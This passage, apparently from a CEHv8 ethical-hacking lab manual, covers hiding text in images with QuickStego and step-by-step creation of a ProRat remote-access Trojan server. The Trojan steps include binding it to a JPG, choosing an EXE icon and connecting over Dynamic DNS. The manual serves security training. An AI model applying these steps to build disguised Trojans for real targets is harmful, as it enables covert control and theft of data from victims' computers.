


FIGURE 16.1: Main window of the QuickStego

3. Click **Open Image** in the **Picture, Image, Photo File** dialog box.

Module 05 – System Hacking

 Image Types that can be opened - .jpg/.jpeg, .gif, or .bmp formats




FIGURE 16.2: Opening the image

4. Browse the image from **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Image Steganography\QuickStego**.
5. Select **lamborghini_5.jpg**, and then click the **Open** button.

 **Saved Hidden Text Images - .bmp format only**





FIGURE 16.3: Selecting the image

6. The selected image is added; it will show a message that reads: **THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE.**



QuickStego does not ENCRYPT the secret text message though it is well hidden in the image. QuickCrypto includes the functions of QuickStego but also allows you to securely encrypt text and files and even hide files on your computer.

FIGURE 16.4: Selected image is displayed

7. To add the text to the image, click **Open Text** from the **Text File** dialog box.




FIGURE 16.5: Selected text file

8. Browse the text file from **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Image Steganography\QuickStego**.
9. Select Text File.txt file, and then click the **Open** button.

Module 05 – System Hacking

 The core functions of QuickStego are also part of QuickCrypto, therefore the product will be supported for the foreseeable future. Functionality on its way is the ability to hide messages inside audio files, e.g. mp3 and wav.




FIGURE 16.6: Selecting the text file

10. The selected text will be added; click **Hide Text** in the **Steganography** dialog box.
11. It shows the following message: **The text message is now hidden in image.**

 The larger the image, the more text that can be concealed within. QuickStego will tell you how many characters of text you must lose if you go over this limit per picture. In practice a lot of secret text can be hidden in even a small image.



FIGURE 16.7: Hiding the text

12. To save the image (where the text is hidden inside the image) click **Save Image** in the **Picture, Image, Photo File** dialog box.



FIGURE 16.8: Save the steganography image

13. Provide the file name as **stego**, and click **Save** (to save this file on the desktop).




FIGURE 16.9: Browse for saved file

14. Exit from the **QuickStego** window. Again open QuickStego, and click **Open Image** in the **Picture, Image, Photo File** dialog box.
15. Browse the **Stego** file (which is saved on desktop).
16. The hidden text inside the image will appear as displayed in the following figure.

 Approximately 2MB of free hard disk space (plus extra space for any images)



FIGURE 16.10: Hidden text is showed

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
QuickStego	Image Used: Lamborghini_5.jpg Output: The hidden text inside the image will be shown

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Trojans and Backdoors


Module 06

Trojans and Backdoors

A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY


Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

According to Bank Info Security News (<http://www.bankinfosecurity.com>), Trojans pose serious risks for any personal and sensitive information stored on compromised Android devices, the FBI warns. But experts say any mobile device is potentially at risk because the real problem is malicious applications, which in an open environment are impossible to control. And anywhere malicious apps are around, so is the potential for financial fraud.

According to cyber security experts, the banking Trojan known as citadel, an advanced variant of zeus, is a keylogger that steals online-banking credentials by capturing keystrokes. Hackers then use stolen login IDs and passwords to access online accounts, take them over, and schedule fraudulent transactions. Hackers created this Trojan that is specifically designed for financial fraud and sold on the black market.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, the theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect **Trojan** and **backdoor** attacks.

The objective of the lab include:

- Creating a server and testing a network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 06 Trojans and Backdoors**

Lab Environment

To carry out this, you need:

- A computer running **Window Server 2008** as Guest-1 in virtual machine
- **Window 7** running as Guest-2 in virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 40 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless **programming** or data in such a way that it can **get control** and cause damage, such as ruining the **file allocation** table on a hard disk.

With the help of a **Trojan**, an attacker gets access to **stored passwords** in a computer and would be able to read personal documents, **delete files**, **display pictures**, and/or show messages on the screen.

Lab Tasks



Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you with Trojans and backdoors:

- Creating a Server Using the ProRat tool
- Wrapping a Trojan Using One File EXE Maker
- Proxy Server Trojan
- HTTP Trojan
- Remote Access Trojans Using Atelier Web Remote Commander
- Detecting Trojans
- Creating a Server Using the Theef
- Creating a Server Using the Biodox
- Creating a Server Using the MoSucker
- Hack Windows 7 using Metasploit

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.


Lab**1**

Creating a Server Using the ProRat Tool

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

As more and more people regularly use the Internet, cyber security is becoming more important for everyone, and yet many people are not aware of it. Hackers are using malware to hack personal information, financial data, and business information by infecting systems with viruses, worms, and Trojan horses. But Internet security is not only about protecting your machine from malware; hackers can also sniff your data, which means that the hackers can listen to your communication with another machine. Other attacks include spoofing, mapping, and hijacking.

Some hackers may take control of your and many other machines to conduct a denial-of-service attack, which makes target computers unavailable for normal business. Against high-profile web servers such as banks and credit card gateways.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

Tools demonstrated in this lab are available in D:CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors

- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Lab Environment

To carry this out, you need:

- The **Prorat** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**
- A computer running Windows Server 2012 as Host Machine
- A computer running **Window 8 (Virtual Machine)**
- **Windows Server 2008** running in Virtual Machine
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created Client or Host and appearance of the website may differ from what is in the lab, but the actual process of creating the server and the client is the same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**.
2. Double-click **ProRat.exe** in Windows 8 Virtual Machine.
3. Click **Create Pro Rat Server** to start preparing to create a server.



FIGURE 1.1: ProRat main window

4. The **Create Server** window appears.




FIGURE 1.2: ProRat Create Server Window

5. Click **General Settings** to change features, such as **Server Port**, **Server Password**, **Victim Name**, and the **Port Number** you wish to connect over the connection you have to the victim or live the settings default.
6. Uncheck the highlighted **options** as shown in the following screenshot.

Module 06 – Trojans and Backdoors

 Note: you can use Dynamic DNS to connect over the Internet by using no-ip account registration.




FIGURE 1.3: ProRat Create Server-General Settings

7. Click **Bind with File** to bind the server with a file; in this lab we are using the **.jpg** file to bind the server.
8. Check **Bind server with a file**. Click **Select File**, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat\Images**.
9. Select the **Girl.jpg** file to bind with the server.

 Clipboard: To read data from random access memory.




FIGURE 1.4: ProRat Binding with a file

10. Select **Girl.jpg** in the window and then click **Open** to bind the file.

 VNC Trojan starts a VNC server daemon in the infected system.




FIGURE 1.5: ProRat binding an image

11. Click **OK** after selecting the image for binding with a server.

 File manager: To manage victim directory for add, delete, and modify.




FIGURE 1.6: ProRat Pop-up

12. In **Server Extensions** settings, select **EXE** (has icon support) in **Select Server Extension** options.




FIGURE 1.7: ProRat Server Extensions Settings

13. In **Server Icon** select any of the icons, and click the **Create Server** button at bottom right side of the ProRat window.




FIGURE 1.8: ProRat creating a server

14. Click **OK** after the server has been prepared, as shown in the following screenshot.




FIGURE 1.9: ProRat Server has created in the same current directory

SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it turns a computer into an invisible web server.

